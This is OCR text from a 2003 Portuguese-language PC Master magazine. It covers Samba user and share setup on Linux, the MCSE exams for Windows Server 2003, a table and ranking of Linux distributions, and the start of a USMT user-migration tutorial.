Nesta etapa, é preciso cadastrar os usuários que acessarão o servidor. Primeiro, deve-se criar um grupo específico para organizar quem utilizará o serviço. Digite o comando a seguir no Shell do Linux:

```
# groupadd -g 201 machines
```

Com o grupo chamado *machines* criado, é preciso cadastrar os usuários nesse grupo. Para tanto, dê o comando abaixo:


```
# useradd -d /home/diretorio -s
/bin/false -g machines galan
```

Entenda, abaixo, os parâmetros do comando que cadastra os usuários que terão acesso à máquina:


- **/home/diretório** – referente ao diretório do sistema que o usuário poderá acessar

- **machines** – grupo de usuário a que você deseja que o usuário seja cadastrado


- **galan:** nome do usuário.



Você pode compartilhar diversos dispositivos na rede e...



... gerenciar quem esta conectado por meio do servidor



Diretórios

No caso dos diretórios, é possível criar um para cada usuário cadastrado. Isso permite mais fácil organização dos diretórios HOME do sistema. Para criar um diretório, execute o comando:

```
# mkdir /home/galan
```

Com o usuário cadastrado, você precisa adicionar uma senha para ele, digite o comando a seguir:

```
# passwd galan
```

No exemplo acima, *galan* representa o nome do usuário que você deseja cadastrar a senha.

É importante lembrar que os novos cadastrados não conseguem acessar os recursos do Samba. Para permitir esta ação, utilize o seguinte comando:

```
# smbpasswd -a galan
```

Ao digitar esse comando, será solicitada uma nova senha para este usuário. Sempre que cadastrar um novo usuário, é necessário reiniciar o servidor. Há duas formas de proceder, a primeira é digitando o comando dado abaixo:

```
# /etc/rc.d/rc samba restart
```

Em sistemas baseados no Red Hat, escreva o parâmetro a seguir.


```
# /etc/rc.d/init.d/smb restart
```

É possível também reiniciar o sistema manualmente. Para tanto, deve-se digitar o comando abaixo para verificar o *id* do processo:

```
# ps -aux | grep smbd
```

O número de identificação (*id*) é demonstrado logo depois do nome do usuário em que está sendo executado o processo. Acompanhe atentamente o exemplo a seguir:

```
root     860  0.0  1.7  5512 2244 ?
S    Aug16   0:00 [smbd]
```



Com o *smbclient* fica fácil verificar os recursos compartilhados pelo Samba

O número do processo nesse caso é o *860*. Para finalizar, digite o seguinte comando:

```
# kill 860
```

Com isso você matou o serviço. Para reativá-lo, escreva:

```
# smbd
```

O sistema está em funcionamento e outras pessoas já conseguem acessar o Samba. Agora, é preciso criar os diretórios que os usuários poderão visualizar ao se conectarem no sistema. Escreva as seguintes opções logo após as linhas de comando do arquivo *smb.conf*:

```
[homes]
read only = no
browseable = no
```

Assim, quando usuários se conectarem ao servidor, será mostrado no *Ambiente de rede* o diretório com o nome do usuário. Este recurso é ideal para quem deseja que somente os usuários vejam o seu diretório. Para adicionar um compartilhamento público no qual qualquer usuário conectado ao sistema possa utilizar, adicione as linhas de comando no final do arquivo *smb.conf*:

```
[publico]
path = /home/public
browseable = yes
read only = no
```

O nome *publico* é o compartilhamento que aparecerá quando o administrador acessar o computador através do *Ambiente de rede*. Este campo pode ser alterado pelo nome que se desejar.

Na linha de *comando path*, é necessário indicar o diretório que se deseja tornar publico. Sempre que for feita qualquer alteração do arquivo *smb.conf*, será preciso reiniciar o servidor para ativar as alterações realizadas.

É possível, também, limitar a escrita nos diretórios públicos. Para tanto, basta adicionar a seguinte linha de comando:

```
write list = galan
```

Galan, no caso, é o nome do usuário que tem o recurso de escrever no diretório. É possível colocar vários usuários. Para isso, basta separá-los por vírgula. Há ainda a possibilidade de se adicionar um grupo de usuários. Para isso, é importante colocá-lo da seguinte forma:

```
write list = @machines
```

O Samba utiliza um grupo específico do sistema para gerar os recursos de gravação. Por isso, caso alguns usuários tentem salvar ou alterar qualquer informação de algum diretório (público ou não), há a possibilidade de não conseguirem. Para mudar isso, deve-se ativar a escrita para qualquer usuário. Execute o comando no Shell:

```
# chmod 777 /home/public/*
```

Para verificar os usuários que estão conectados no sistema, pode-se utilizar o seguinte comando:

```
# smbstatus
```

É possível, ainda, verificar quais diretórios estão compartilhados no sistema. Para isso, basta executar o parâmetro abaixo:

```
# smbclient -L pcmaster
```

Pcmaster, no caso, é o nome do computador que você colocou no *netbios name*. Ao digitar esse comando, a opção *password* aparecerá na tela. Basta pressionar a tecla *Enter* para visualizar os compartilhamentos. Se você deseja acessar o servidor de uma forma rápida, digite o seguinte comando no *Executar* que fica no menu *Iniciar*:

```
\\pcmaster
```

O Samba possui diversas opções que são pouco utilizadas pelos usuários. Elas tem grande utilidade para controlar os usuários que podem acessar os diretórios compartilhados em uma rede. **PCM**

Tire seu MCSE
para o Windows Server 2003

Conheça as novas exigências para o Windows Server 2003 e saiba quais são os exames para obter este certificado

Por Toni Cavalheiro
toni@textodigital.com.br

Os cursos são caros, os exames são difíceis e você provavelmente levará quase um ano até conseguir ser aprovado. No entanto, as chamadas certificações já são obrigatórias no currículo de qualquer profissional da área técnica, seja ele um programador, um administrador de sistemas ou até mesmo um gerente de produto.

E, como não poderia deixar de ser, há sempre ótimas novidades nesta área. A última delas é a certificação MCSE para o Windows Server 2003, o sistema operacional para servidores lançado recentemente pela Microsoft.

Para quem não sabe, o MCSE (que significa Microsoft Certified Systems Engineer – ou algo como Engenheiro de Sistemas Certificado pela Microsoft) nada mais é do que um conjunto de provas oficiais que o candidato faz para comprovar suas habilidades em um determinado tipo de produto.

Neste caso, há duas opções: ou você procura um centro autorizado e faz uma série de cursos ou então compra o material didático em livrarias e estuda em casa, por conta própria. Em ambos os casos, o candidato deve ter muita dedicação, uma vez que as provas – todas em inglês – são realmente difíceis.

Assim como ocorria com o MCSE do Windows 2000, a nova certificação do Windows Server 2003 exige que o candidato seja aprovado em sete exames. No entanto, o número de cursos aumentou: a maioria dos centros autorizados, como a *Ka Solution* e a *Brás e Figueiredo*, estão oferecendo campanhas com um total de nove cursos – que podem ser feitos no decorrer de um ano. O preço total do pacote varia entre R$ 5.000,00 e R$ 7.000,00, portanto é uma boa idéia tentar conseguir um patrocínio da empresa em que você trabalha para bancar pelo menos parte do custo. Além disso as provas são cobradas à parte, custando na faixa de US$100 cada. Ou seja, prepare-se para gastar mais US$700 só com as provas!

Para explicar melhor esta certificação e ajudá-lo na hora de escolher os melhores cursos, preparamos esta reportagem com tudo o que você precisa saber. Assim ficará mais fácil selecionar os cursos eletivos e você poderá conseguir sua certificação com mais tranqüilidade. Aproveite e boa sorte nos exames!

1 EXAME: 70-290

Nome: Managing and Maintaining a Microsoft Windows Server 2003 Environment
Cursos disponíveis: 2273, 2274, 2275 e 2208
Livros recomendados: MCSA/MCSE Self-Paced Training Kit (Exam 70-290)

Este exame, como o próprio nome sugere, exige que o candidato tenha bons conhecimentos de gerenciamento e manutenção do Windows Server 2003. É provavelmente o mais importante de todos, já que serve de base para qualquer outra prova subseqüente. Há três pacotes de cursos preparatórios para este exame. Veja quais são eles:

- Curso 2273 – Managing and Maintaining a Microsoft Windows Server 2003 Environment (com cinco dias de duração)
- Curso 2274 e 2275 – Managing a Microsoft Windows Server 2003 Environment e Maintaining a Microsoft Windows Server 2003 Environment (com oito dias de duração).
- Curso 2208 – Updating a Support Skills from Microsoft Windows NT 4.0 to Microsoft Windows Server 2003 (com três dias de duração)

Na prática, o candidato pode optar por qualquer uma das opções descritas acima. No entanto, vale lembrar que o curso 2208 é voltado a pessoas que já possuem algum tipo de certificação para o NT 4.0. Em outras palavras, este exame só é uma boa pedida para quem já tem um certificado.

2 EXAME: 70-291

Nome: Implementing a Microsoft Windows Server 2003 Network Infrastructure
Cursos disponíveis: 2276, 2277 e 2208
Livros recomendados: MCSA/MCSE Self-Paced Training Kit (Exam 70-291)

Este exame foca na infraestrutura, ou seja, o candidato verá como preparar o servidor para receber um determinado tipo de serviço. Estas tarefas incluem o roteamento, a implementação e o gerenciamento de um DHCP, instalação de DNS, WINS, protocolo IPSec, certificados e outros tipos de infraestruturas, como, por exemplo, o acesso remoto em clientes. Antes de realizar este exame, o candidato pode optar por duas linhas de cursos. Veja quais são elas:

- Curso 2276 e 2277 – Implementing a Microsoft Windows Server 2003 Network Infrastructure: Network Hosts e Implementing, Managing and Maintaining a Microsoft Windows Server 2003 Network Infrastructure: Network Services (com sete dias de duração).
- Curso 2208 – Updating a Support Skills from Microsoft Windows NT 4.0 to Microsoft Windows Server 2003 (com três dias de duração).

Assim como no caso anterior, é importante lembrar que o curso 2208 é voltado às pessoas que já têm certificações em Windows NT 4.0.

3 EXAME: 70-293

Nome: Planning and Maintaining a Microsoft Windows Server 2003 Network Infrastructure
Cursos disponíveis: 2278
Livros recomendados: MCSA/MCSE Self-Paced Training Kit (Exam 70-293)

Este exame nada mais é do que um complemento do 70-291. Assim como o anterior, ele também foca na infraestrutura da rede. A principal diferença é que, além dos aspectos lógicos, o exame 70-293 exigirá que o candidato tenha conhecimentos dos meios físicos que compõem uma rede. Entre os requisitos, podemos destacar o planejamento de uma rede TCP/IP, o solucionamento de problemas de roteamento, a otimização de um serviço DHCP e outras melhorias que podem ser feitas naquilo que foi cobrado no exame anterior. Curiosamente, só há uma opção de curso para este exame.

- Curso 2278 – Planning and Maintaining a Microsoft Windows Server 2003 Network Infrastructure (com cinco dias de duração)


4 EXAME: 70-294

Nome: Planning, Implementing, and Maintaining a Microsoft Windows Server 2003 Active Directory Infrastructure
Cursos disponíveis: 2279
Livros recomendados: MCSA/MCSE Self-Paced Training Kit (Exam 70-294)

É aqui que as coisas começam a esquentar. Para quem não sabe, o Active Directory é a base de administração de todo o Windows Server 2003. Embora este recurso não seja exatamente uma novidade (ele foi implementado no Windows 2000), o exame 70-294 é certamente um dos mais complicados, já que o aluno precisa aprender uma grande quantidade de matérias em apenas cinco dias. Além disso, um laboratório com apenas duas máquinas nem sempre é suficiente para testar os recursos do AD, então você pode ter problemas se optar por estudar em casa.

O único curso disponível para este exame é o seguinte:

- Curso 2279 – Planning, Implementing and Maintaining a Microsoft Windows Server 2003 Active Directory Infrastructure (com cinco dias de duração)



5ª EXAME: 70-270

Nome: Installing, Configuring, and Administering Microsoft Windows XP Professional
Cursos disponíveis: 2265 e 2272
Livros recomendados: MCSE Training Kit: Microsoft Windows XP Professional (Exam 70-270)

Este é um dos exame de sistemas operacionais pelos quais o candidato a MCSE deve passar. A dica neste caso é não subestimar a prova. Embora a maioria de nós já utilize o Windows XP diariamente, há questões sobre itens pouco usados ou até mesmo algumas coisas que você nem imagina existir. Desta forma, o curso 2265, que tem duração de apenas dois dias, pode ser uma boa opção para quem quer prestar este exame. As duas opções de cursos disponíveis são:

- Curso 2265 – Installing, Configuring, and Administering Microsoft Windows XP Professional (com dois dias de duração)
- Curso 2272 – Implementing and Supporting Microsoft Windows XP Professional (com um total de cinco dias de duração)

5b EXAME: 70-210

Nome: Installing, Configuring, and Administering Microsoft Windows 2000 Professional
Cursos disponíveis: 2151 e 2152
Livros recomendados: MCSE Self-Paced Training Kit: Microsoft Windows 2000 Professional, Second Edition (Exam 70-210)

Esta é uma outra opção para quem não quer fazer a prova de Windows XP. Uma vez que muitas empresas ainda utilizam o Windows 2000 Professional nas estações de trabalho, a Microsoft permite que o exame 70-210 seja válido mesmo na campanha MCSE para o Windows Server 2003 (ele substitui o 70-270). Neste caso, o candidato conta com um pacote com duas opções de cursos:

- Cursos 2151 e 2152 - Microsoft Windows 2000 Network and Operating System Essentials e Implementing Microsoft Windows 2000 Professional and Server (com oito dias de duração)

Qualquer um destes dois exames (o 70-270 ou o 70-210) finaliza mais uma etapa rumo à sua certificação MCSE. No entanto, ainda resta fazer um exame de design e um eletivo.

6ª EXAME: 70-297

Nome: Designing a Microsoft Windows Server 2003 Active Directory and Network Infrastructure
Cursos disponíveis: [illegible]
Livros recomendados: MCSE Self-Paced Training Kit (Exam 70-297)

O exame 70-297 é uma das opções de design para a certificação MCSE. Caso este exame não seja escolhido agora, ele poderá ser selecionado como um dos eletivos da sua campanha. Nossa recomendação é a mesma do exame 70-294: fuja desta roubada o mais rápido possível. Assim como no caso anterior, é muita matéria para apenas um exame. Em outras palavras, esta prova pode complicar bastante seu caminho rumo à certificação. O melhor mesmo é optar pelo exame de segurança (que é o 70-298) e, se você realmente precisar do Active Directory, fazer este exame como um eletivo. O único curso disponível é o seguinte:

- Curso 2282 – Designing a Microsoft Windows Server 2003 Active Directory and Network Infrastructure (com cinco dias de duração)

6b EXAME: 70-298

Nome: Designing Security for a Microsoft Windows Server 2003 Network
Cursos disponíveis: [illegible]
Livros recomendados: MCSE Self-Paced Training Kit (Exam 70-298)

Esta é certamente a melhor opção de exame de design. E os motivos são simples: antes de qualquer coisa, é muito mais divertido trabalhar com segurança de redes do que mexer com o Active Directory. Além disso, a segurança do Windows Server 2003 não é algo extremamente complexo. O próprio sistema operacional já cuida de vários itens automaticamente, então você poderá fazer esta prova com relativa facilidade. O único item que merece um cuidado especial é o idioma. As questões do exame 70-298 costumam ser longas e podem atrapalhar as pessoas que não têm inglês fluente.

- Curso 2830 - Designing Security for Microsoft Networks (com três dias de duração)

7 EXAME ELETIVO

Com isso, você finalizou seis exames em busca da sua certificação. Resta ainda o exame eletivo, que nada mais é do que um assunto escolhido pelo candidato de acordo com sua área de atuação. Uma vez que são muitas opções de exames eletivos, preparamos uma tabela com tudo o que você precisa saber. Assim, ficará mais fácil fazer sua escolha.

Exame	Nome	Cursos disponíveis
70-086	Implementing and Supporting Microsoft Systems Management Server 2.0	828 e 827
70-227	Installing, Configuring, and Administering Microsoft Internet Security and Acceleration (ISA) Server 2000, Enterprise Edition	2159
70-228	Installing, Configuring, and Administering Microsoft SQL Server 2000 Enterprise Edition	2072
70-229	Designing and Implementing Databases with Microsoft SQL Server 2000 Enterprise Edition	2073 e 2071
70-232	Implementing and Maintaining Highly Available Web Solutions with Microsoft Windows 2000 Server Technologies and Microsoft Application Center 2000	2203
70-284	Implementing and Managing Microsoft Exchange Server 2003	Não disponível ainda
70-297	Designing a Microsoft Windows Server 2003 Active Directory and Network Infrastructure	2282
70-298	Designing Security for a Microsoft Windows Server 2003 Network	2830
70-299	Implementing and Administering Security in a Microsoft Windows Server 2003 Network	Não disponível ainda

10 dicas para se dar bem nos exames

1. Faça cada exame depois do curso correspondente. Não deixe tudo para o final.
2. Se possível, opte pelo período integral. Os cursos são pesados demais para serem feitos à noite.
3. Leia as questões com atenção, uma vez que as provas estão em inglês.
4. Somente os cursos podem não ser suficientes. Monte um laboratório e treine em casa.
5. Procure mais documentações oficiais no site da Microsoft na Internet.
6. Evite materiais traduzidos. Eles podem conter erros que atrapalham o aprendizado.
7. Se você não puder fazer os cursos, prefira comprar a documentação oficial. Evite os cursos via Internet.
8. Estude o MOC (o material oficial fornecido nos cursos) com carinho. Ele é a chave para a sua aprovação.
9. Compare as escolas. Os preços e as formas de pagamento variam absurdamente.
10. Sempre mantenha a calma. A maioria das pessoas não passa nos exames da primeira vez.

PCM

TopLinux

Diretório Linux

Participe do ranking do mês escolhendo sua distribuição Linux favorita. É só entrar no site www.europanet.com.br e dar o seu voto

Distribuições

Aqui você encontra as principais distribuições Linux disponíveis no mercado, confere quais as suas últimas versões e quando cada uma delas foi lançada.

Distribuição	Site	Versão	Último release	Observação
ASP Linux	www.asp-linux.com.cn	9	12/05/03	Indicada para instalação de desktop principalmente para usuários iniciantes. Foi baseada no Red Hat
CaixaMagica	www.caixamagica.org	8.01	31/07/02	Distribuição Linux feita em Portugal. É voltada para uso pessoal procurando ser simples e fácil de usar
Conectiva	www.conectiva.com.br	9.0	23/04/03	Distribuição brasileira, destinada a servidores e desktops. A versão 8 você encontra na **PC Master 64**.
Debian	www.debian.org	3.0r1	15/12/2002	Famosa distribuição Linux, indicada para servidores. Sua construção utiliza só pacotes completamente GPL. Está na **PC Master 65**.
Definity	www.definitylinux.com.br	1.0 r9	03/10/02	Distribuição brasileira voltada à instalação de desktops e servidores. Sua construção foi baseada no Slackware
ELX	www.elxlinux.com	2.0	25/01/03	Indicada para instalação de desktop principalmente para usuários iniciantes, muito fácil de usar. Está na **PC Master 63**
EnGarde	www.engardelinux.org	1.3.0	28/04/03	Linux preparado para trabalhar como servidor de rede, sua configuração é feita através de um navegador Internet
EvilEntity	www.undeadlinux.com	0.2.5	25/01/03	Ainda se encontra em versão beta, mas destina-se a usuários novos, trazendo recursos simples e fáceis
Gentoo	www.gentoo.org	1.4	05/08/03	Com ferramentas básicas, destina-se ao uso pessoal. Desenvolve uma interface gráfica simples e fácil de usar. Está na **PC Master 75**
Insigne	www.insignesoftware.com/	2.0	20/12/02	Distribuição Linux brasileira desenvolvida para ser comercializada no formato OEM. Encontrada exclusivamente na **PC Master 69**
Kurumin	http://www.kurumin.org/	2.0	15/07/2003	Baseado na distribuição Knoppix, com a diferença de possuir suporte à língua português Brasil. Está na edição **PC Master 74**
Lindows	www.lindows.com	4	18/11/02	Destinado ao usuário iniciante, a empresa tentou criar um sistema que executasse programas Windows e Linux, mas falhou
Lycoris	www.lycoris.com	Beta	24/06/2003	Antes esta distribuição era chamada Redmond Linux. O seu desktop é idêntico ao do Windows. Está na edição **PC Master 75**
Mandrake	www.mandrakesoft.com	9.1	25/03/03	Uma distribuição completa e com muitas facilidades para usuários iniciantes no Linux. Está na **PC Master 72.**
Peanut	www.peanutlinux.org	9.5	28/02/03	Minidistribuição Linux que pode ser instalada em computadores obsoletos, com recursos avançados. **Está na página 38.**
Red Hat	www.redhat.com	9.0	31/03/03	Uma das mais famosas distribuições Linux, destinada ao uso pessoal e montagem de servidores de rede. Esta versão você encontra na **PC Master 73**
SCO	www.sco.com	4.0	19/11/02	A distribuição da SCO, famosa como Caldera Linux, é destinada à instalação de desktops e possui diversas facilidades.

Última notícia

Debian Linux

Em 16 de Agosto de 1993, nasceu o Sistema Operacional Debian Linux. Ao longo desses dez anos, conquistou milhares de adeptos ao redor do mundo e hoje, com cerca de 1.100 desenvolvedores registrados, conta com mais de 12 mil pacotes pré-compilados para o sistema. Esse sistema é diferente das outras distribuições devido à forma com que os desenvolvedores lançam seus releases.

Para lançarem uma versão final, precisam que todos os pacotes da distribuição estejam na sua versão estável. Só para se ter idéia, a última versão estável desse sistema foi em 15/2/2002. Desde então, lançaram diversas versões, aguardando que os desenvolvedores e voluntários efetuem diversos testes no sistema até comprovarem seu perfeito funcionamento.

Ranking

Distribuição	Total
1 - Mandrake	26,77%
2 - Red Hat	24,58%
3 - Conectiva	19,40%
4 - Slackware	14,33%
5 - Debian	5,37%
6 - SUSE	3,08%

Fonte: PC Master (www.europanet.com.br)
Pesquisa realizada entre 17/07/03 e 18/08/03

Distribuição	Site	Versão	Último release	Observação
Slackware	www.slackware.com	9.0	18/03/03	Famosa distribuição Linux indicada para servidores. Possui uma legião de fãs em todo o mundo. Está na PC Master 74
SuSE	www.suse.com	8.2	07/04/03	Distribuição Linux desenvolvida na Alemanha, muito completa e destinada a desktop e servidor de rede.
Tech Linux	www.techlinux.com.br	3.0	30/03/02	Distribuição brasileira, indicada para a instalação de desktops e servidores, vem trabalhando nos drivers de winmodems
Trustix	www.trustix.net	2.0	02/07/03	Distribuição Linux muito segura desenvolvida para servidor de rede. Está no CD-ROM 2 da PC Master 88
Turbolinux	www.turbolinux.com	8.0S	25/10/02	Distribuição Linux desenvolvida na Ásia. É muito completa e destinada a desktop e servidor de rede
United	www.unitedlinux.com	1.0	19/11/02	Distribuição Linux desenvolvida especialmente para o mercado corporativo, com um serviço de suporte completo
Yellow Dog	www.yellowdoglinux.com	3.0	19/03/03	Indicada para instalação em desktop, possui versão do sistema para Macintosh. É destinada a usuários iniciantes.

PCM

Treinamento em Software Livre
para profissionais de TI

DEXTRA

www.dextra.com.br/treinamento
treinamento@dextra.com.br
Fone: (19) 3256-8644

- PostgreSQL
- JBoss
- PHP
- CVS
- Linux

10% de desconto
para leitores PCMaster! *

* Informar código PCMaster01
Promoção válida até 30/10/2003

Tutorial

O especialista

Eles sabem o que falam. Todo mês uma superdica completa, escrita por um profissional da área, mostrando a solução para seus problemas

Se você é especialista em informática e gostaria de colaborar com esta seção, mande um e-mail para a PC Master: pcmaster@[illegible]

Importação de dados e configurações com USMT

Aprenda como realizar a migração de grandes redes corporativas com o USMT, ferramenta muito similar ao FAST

Ficha do autor

NOME
André Andrade

ESPECIALIDADE
Analista de Sistemas

EMPRESA
Petrobras S.A.

CONTATO
[illegible]

Na edição anterior da Revista **PC Master** você aprendeu como utilizar o FAST, uma ferramenta usada para importar dados e configurações de qualquer versão a partir do Windows 95. O FAST, porém, é voltado apenas para pequenas redes domésticas. Neste tutorial você verá como fazer essa importação e configuração em grandes redes, utilizando o USMT.

A importação, no entanto, deve ser feita apenas no Windows XP. Os dados e configurações migrados são praticamente os mesmos, distinguindo-se apenas as configurações de rede salvas pelo USMT. Essas configurações incluem impressoras de rede e drives mapeados em servidores.

As principais diferenças entre FAST e USMT são a abrangência e a interface com o usuário. O FAST é para uso doméstico ou em pequenas empresas, possuindo uma interface gráfica e amigável. Em contrapartida, o USMT é voltado para redes corporativas, executado através de linha de comando e permite configurações muito flexíveis.


Infraestrutura necessária

No modelo FAST só existe referência do micro antigo e do micro novo. No USMT é acrescida a figura de um servidor ou qualquer outra forma de armazenamento intermediária onde as informações serão salvas durante a migração. O computador em questão também deverá fazer parte de um domínio. O espaço ocupado pelos dados exportados pode variar de poucos Kilobytes até vários Megabytes, portanto planeje bem o espaço reservado para as migrações.

Os componentes do USMT

O USMT é formado por dois arquivos executáveis, o *ScanState.exe* e o *LoadState.exe*, e apoiado pelos arquivos *migapp.inf*, *migsys.inf*, *miguser.inf* e *systems.inf*, utilizados para personalizar os arquivos e as configurações que serão salvas. O USMT é parte integrante do Resource Kit do Windows XP.

O *ScanState.exe* é executado primeiro durante o processo, sendo responsável por colher as informações



O USMT é formado por dois arquivos executáveis, o ScanState e o LoadState

de acordo com os parâmetros dos arquivos *.inf*. Ele deverá ser executado no micro antigo ou no mesmo micro antes de migrar. Todas as informações são salvas no servidor definido como parâmetro da linha de comando.

Em seguida, você deve utilizar o arquivo *LoadState.exe* para, efetivamente, transferir os dados e as configurações salvas no servidor para o computador de destino. Os parâmetros necessários, como, por exemplo, o local onde os arquivos foram salvos no servidor, deverão ser informados na linha de comando.

Os arquivos necessários para a instalação e execução do USMT podem ser encontrados no CD do Windows XP, na pasta *\VALUEADD\MSFT\USMT*.

Instalação e execução do USMT

Depois de salvar o arquivo *usmt_setup.exe*, execute-o, a fim de instalá-lo em algum local, que pode ser desde um disco rígido, um drive de rede ou uma mídia removível, tal qual um CD ou disquete.

Antes de tudo, é importante lembrar que o processo de coleta de informações deverá ser executado com as credenciais do usuário que está sendo migrado.

Depois de instalado, você deverá executar o *ScanState.exe* para salvar as informações desejadas. Como um exemplo típico, você poderia digitar, em uma única linha, o seguinte comando:

```
ScanState\\Servidor\Migracao\usuario
/i:migapp.inf /i:migsys.inf/i:miguser.inf
/i:sysfiles.inf
```

Como resultado, essa linha salva em *\\Servidor\Migracao\usuario* as informações definidas nos arquivos *migapp.inf*, *migsys.inf*, *miguser.inf*, *sysfiles.inf* e *files.inf*.

